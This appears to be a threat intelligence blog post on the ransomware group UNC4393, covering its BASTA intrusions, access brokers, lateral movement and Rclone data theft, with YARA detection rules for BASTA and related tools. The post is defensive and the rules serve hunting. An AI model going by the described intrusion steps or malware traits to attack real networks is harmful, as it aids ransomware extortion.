In November 2022, Mandiant identified multiple intrusions attributed to UNC4393 where BASTA ransomware was deployed, and initial network access was obtained via malicious emails distributed by UNC2633 delivering QAKBOT. After obtaining access from UNC2633, UNC4393 has deployed various tools, including Cobalt Strike BEACON and the SYSTEMBC tunneler. UNC4393 has then exfiltrated data using Rclone and deployed BASTA ransomware. Notably, in some cases UNC4393 has monetized access within a few days of obtaining access to the environment.

Our findings are consistent with Mandiant's prior observation that actors currently distributing BASTA show notable TTP overlaps with intrusion operators that were previously affiliated with the historical TRICKBOT and CONTI ecosystems.

Campaign 23-053

Since at least early September 2023, UNC4393 has leveraged UNC2500 DARKGATE infections to obtain access to victim networks for BASTA ransomware operations. In at least one case, UNC4393 assumed control of a host within several hours of the initial DARKGATE deployment, then proceeded to deploy a Domain Name System (DNS)-based Cobalt Strike BEACON payload to establish a foothold. UNC4393 used PsExec and Windows Admin Shares to move across the network environment, deployed the RCLONE command-line utility to exfiltrate data, then manually launched a BASTA payload stored on a compromised Windows server. Historically, UNC4393 has leveraged access obtained by distribution threat clusters, including UNC2500 and UNC2633, to deploy BASTA ransomware and to engage in data theft extortion.

Campaign 24-018

Beginning in late February 2024, UNC4393 was observed conducting data theft extortion operations and deploying BASTA ransomware. In cases where the initial entry vector was determined, threat actors used stolen credentials or relied on brute-force methods to authenticate with externally facing network appliances or servers. After gaining access, UNC4393 leveraged both proprietary and publicly available malware to deploy other code families, establish a foothold, and conduct network reconnaissance. During intrusions, malware such as BEACON, COGSCAN, KNOTWRAP, KNOTROCK, PORTYARD, POWERSPLOIT, and POWERVIEW were used.

Subsequent access to other internal systems and/or lateral movement were primarily achieved through remote services, including Windows administrative shares, RDP, and Server Message Block (SMB). In certain cases, prior to the deployment of ransomware, threat actors collected sensitive data and exfiltrated it via RCLONE for use in later extortion attempts. The first appearance of BASTA samples in the affected networks ranged from a few days to weeks after the initial access, impacting Windows and ESXi systems. While UNC4393's TTPs and monetization methods remain relatively consistent from previous operations, the group appears to be diversifying its initial access sources.

Detection and Mitigation

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included a subset of these indicators of compromise (IOCs) in this post, and in a publicly available GTI Collection.

Acknowledgements

We would like to acknowledge the contributions of Paul Tarter, and the other members of the FLARE team, for assisting with our understanding of the aforementioned malware. Additionally, we would like to thank the efforts of the Mandiant Research Team in assisting with our understanding of UNC4393.

YARA Rules

BASTA

```
rule M_Ransomware_BASTA_1
{
    meta:
        author = "Mandiant”
        description = "This rule is for hunting purposes only
and has not been tested to run in a production environment."
        md5 = "3f400f30415941348af21d515a2fc6a3"
        platforms = "Windows"
        malware_family = "BASTA"

    strings:
        $domain = "aazsbsgya565vlu2c6bzy6yfiebkcbtvvcytvolt
33s77xypi7nypxyd"
        $keyiso = "keyiso" nocase wide
        $note = "Your company id for log in"
    condition:
        uint16(0) == 0x5A4D and (all of them)
}

rule M_Ransomware_BASTA_2
{
    meta:
        author = "Mandiant"
        description = "This rule is for hunting purposes only
and has not been tested to run in a production environment."
        platforms = "Windows"
        malware_family = "BASTA"

    strings:
                $str1 = "ATTENTION!"
                $str2 = "https://basta"
                $str3 = "network has been breached"
                $str5 = "instructions_read_me.txt"
                $str6 = "Do not modify, rename or delete files"
        condition:
                uint16(0) == 0x5A4D and uint32(uint32(0x3C)) ==
0x00004550 and all of them
}
```

```
rule M_Ransomware_BASTA_3
{
    meta:
        author = "Mandiant"
        description = "This rule is for hunting purposes only
and has not been tested to run in a production environment."
        platforms = "Windows"
        malware_family = "BASTA"

    strings:
        $code1 = {8B 86 [4]2B 46 ?? 40 0F AF 86 [4]89 86 [4]8B
46 ?? 31 04 0F}
        $code2 = {8B 0? 0? A1 [4]33 88 [4]8B 80 [4]89 0? 0? }
        $code3 = {C1 E? 10 [0-6] 88 ?? 0? 8B ?? FF 4? ?? [5-9] C1
E? 08 [0-9]88 ?? 0? [0-5] FF 4? ?? 8B 4? ?? 8B 8? [4] 88 1C 01}

        $decr1 = {F7 74 8E ?? 0F B6 15 [4] 33 C2 A2}
        $decr2 = {33 44 0A ?? B9 [4]D1 E1 8B 55 ?? 89 44 0A}
        $decr3 = {2B 0D [4]81 F1 [4]33 88 [4]BA [4]6B C2 00 89 88}

    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) ==
0x00004550 and (2 of ($code*) or all of ($decr*))

}
```

KNOTWRAP

```
rule M_Dropper_KNOTWRAP_1
{
    meta:
        author = "Mandiant"
        description = "This rule is for hunting purposes only
and has not been tested to run in a production environment."
        md5 = "56c1a45c762a29fe6080788f85e6cfc3"
        platforms = "Windows"
        malware_family = "KNOTWRAP"

    strings:
        $hex_asm_snippet_a = { B9 18 01 00 00 2? F8 }
        $hex_asm_snippet_b = { 84 C? (7?|E?) [0-4] 32 D? C1 C2 08 }
        $hex_asm_snippet_c = { 25 FF 0F 00 00 03 4? 08 03 C? 29 1? }
        $hex_asm_snippet_d = { 0F BA F0 1F (7?|E?) [0-4] 03 4? 08 8D
4? 02 5? 5? FF 55 }

    condition:
        all of them
}
```

```
rule M_Dropper_KNOTWRAP_2
{
    meta:
        author = "Mandiant"
        description = "This rule is for hunting purposes only
and has not been tested to run in a production environment."
        platforms = "Windows"
        malware_family = "KNOTWRAP"

    strings:
        $str1 = "Executable (*.exe)|*.exe|Command (*.com)|*.com|Information
(*.pdf)|*.pdf|Batch (*.bat)|*.bat|All Files (*.*)|*.*||" wide
        $str2 = "Default Menu=Default application menu. Appears when
no documents are open." wide
        $str3 = "All CommandsMAll your changes will be lost!" wide
        $str4 = "Windows sockets initialization failed." wide
        $str5 = "TextMining" wide
        $str6 = "mailto:stefan-mihai@moga.doctor" wide

        $api1 = "[CryptoAPI]" wide
        $api2 = "CryptDecrypt:" wide
        $api3 = "CryptDeriveKey:" wide
        $api4 = "CryptHashData:" wide
        $api5 = "CryptCreateHash:" wide
        $api6 = "CryptAcquireContext:" wide
        $api7 = "CryptEncrypt:"wide

    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550
and all of them

}
```

KNOTROCK

```
rule M_Utility_KNOTROCK_1
{
    meta:
        author = "Mandiant"
        description = "This rule is for hunting purposes only
and has not been tested to run in a production environment."
        md5 = "b2af1cd157221f240ce8f8fa88bf6d44"
        platforms = "Windows"
        malware_family = "KNOTROCK"

    strings:
        $s1 = "Specify path to shares list in 1st argument.
Specify locker path in 2nd argument" wide fullword
        $s2 = "(like C:\\Windows\\locker.exe)" wide fullword
        $s3 = "-forcepath"  wide fullword
        $s4 = "-nomutex" wide fullword

        $c1 = "lpSymlinkFileName" fullword
        $c2 = "lpTargetFileName" fullword
        $c3 = "CreateSymbolicLink" fullword

        $marker1 = "$7d7b40c2-b763-4388-ac13-79711209439b"
fullword
        $marker2 = "C:\\Users\\cdsf\\source\\repos\\LinkShares\\
LinkShares\\obj\\Release\\LinkShares.pdb" fullword


    condition:
        (uint16(0) == 0x5A4D) and (uint32(uint32(0x3C)) == 0x00004550)
and ((3 of ($s*) and all of ($c*) ) or any of ($marker*))

}
```

COGSCAN

```
rule M_Recon_COGSCAN_1 {
    meta:
        author = "Mandiant"
        description = "This rule is for hunting purposes only
and has not been tested to run in a production environment."
        family = "COGSCAN"
        md5 = "d4fd61c1bb582b77a87259bcd44178d4"
        platform = "Windows"

    strings:
        $str_format = "{0,-20}|{1,-10}|{2,-10}|{3,-20}|{4, -50}|{5, -15}|
{6, -7}|{7, -10}|{8, -10}" wide fullword
        $str_param1 = "PcName" wide fullword
        $str_param2 = "Ping?" wide fullword
        $str_param3 = "135(rpc)" wide fullword
        $str_param4 = "OsName" wide fullword
        $str_param5 = "LastKb" wide fullword
        $str_param6 ="Site"  wide fullword

        $str_func1 = "CheckForZLAndWC" fullword
        $str_func2 = "GetTypeFromProgID" fullword
        $str_func3 = "CheckForPN" fullword
        $str_func4 = "TryGetOsName" fullword
        $str_func5 = "TryPrepare" fullword
        $str_func6 = "CustomLDAP" fullword

        $file1 = "ldap.txt" wide fullword
        $file2 = "c:\\users\\public\\pc.txt" wide fullword nocase
        $file3 = "c:\\users\\public\\online.txt" wide fullword nocase
        $file4 = "_sorted.txt" wide fullword
        $file5 = "Take your file: online.txt" wide fullword
        $file6 = "Take sorted file: sorted.txt" wide fullword

        $arg1 = "-customldap" wide fullword
        $arg2 = "-pingtimeout" wide fullword
        $arg3 = "-offlineresolve" wide fullword
        $arg4 = "-autoruninfo" wide fullword
        $arg5 = "-detectsites" wide fullword
        $arg6 = "-bypassping" wide fullword
        $arg7 = "-fromfile" wide fullword
        $arg8 = "-printcountonly" wide fullword

        $marker1 = "---UNKNOWN---" wide fullword
        $marker2 = "---DC---" wide fullword
        $marker3 = "---SERVERS---" wide fullword
        $marker4 = "---USER PC---" wide fullword
    condition:
        (uint16(0)==0x5A4D and uint32(uint32(0x3C))==0x00004550)
and (4 of ($str*) and 2 of ($file*) and 3 of ($arg*) and 1 of ($marker*))
}
```

PORTYARD

```
rule M_Tunneler_PORTYARD_1 {
    meta:
        description = "This rule is for hunting purposes only
and has not been tested to run in a production environment."
        family = "portyard"
        md5 = "25dd591a343e351fd72b6278ebf8197e"
        platform = "Windows"

    strings:
        $tunnel_commands_validate = {41 B? 04 00 00 00 [0-16]
41 B9 08 00 00 00 [0-24] FF 15 [4-64] 0F B6 45 ?? 3C 01}
        $intial_connection_validate = {41 B? A0 1F 00 00 [0-32] ff
15 [4-64] 48 0F ?? ?? 01 [0-32] 48 85 C? [0-64] 40 38 ?? ?? 02 [0-8]
48 FF C? 48 3B C? [2-64] C7 45 ?? 05 00  [1-16]  FF 15}
    condition:
        all of them

}
```

DAWNCRY

```
rule M_Dropper_DAWNCRY_1 {
    meta:
        author = "Mandiant"
        description = "This rule is for hunting purposes only
and has not been tested to run in a production environment."
        family = "DAWNCRY"
        md5 = "a9447a25ab79eed2942997daced4eb3e"
        platform = "Windows"

    strings:
        $stackstring_xor_key = {C6 85 [4] 65 C6 85 [4] 69 C6 85
[4] 55 C6 85 [4] 56 C6 85 [4] 79 C6 85 [4] 72 C6 85 [4] 79 C6 85
[4] 67 C6 85 [4] 6C C6 85 [4] 3E C6 85 [4] 58 C6 85 [4] 45 C6 85
[4] 2A C6 85 [4] 5E C6 85 [4] 71 C6 85 [4] 78 C6 85 [4] 45 C6 85
[4] 59 C6 85 [4] 69 C6 85 [4] 49 C6 85 [4] 56 C6 85 [4] 56 C6 85
[4] 61 C6 85 [4] 38 C6 85 [4] 34 C6 85 [4] 4C C6 85 [4] 00}
        $part_of_xor_decrypt = {48 01 ?? 0F B6 84 [5] 44 31 C8 41
88 ?? 48 83 85 [4] 01 48 8B [5] 48 39 [5] 0F 82 }
        $peb_ldr_data = {48 31 C0 65 48 8B 04 25 60 00 00 00 48
8B 40 18 48 8B 40 20 48 8B 00 48 8B 40 20 C3}
        $hardcoded_ntAllocateVirtualMemory_hash = {BA E2 A5
92 6D 48 89 C1 E8}
    condition:
        (uint16(0)==0x5A4D and uint32(uint32(0x3C))==0x00004550)
and 3 of them

}
```

Posted in

Threat Intelligence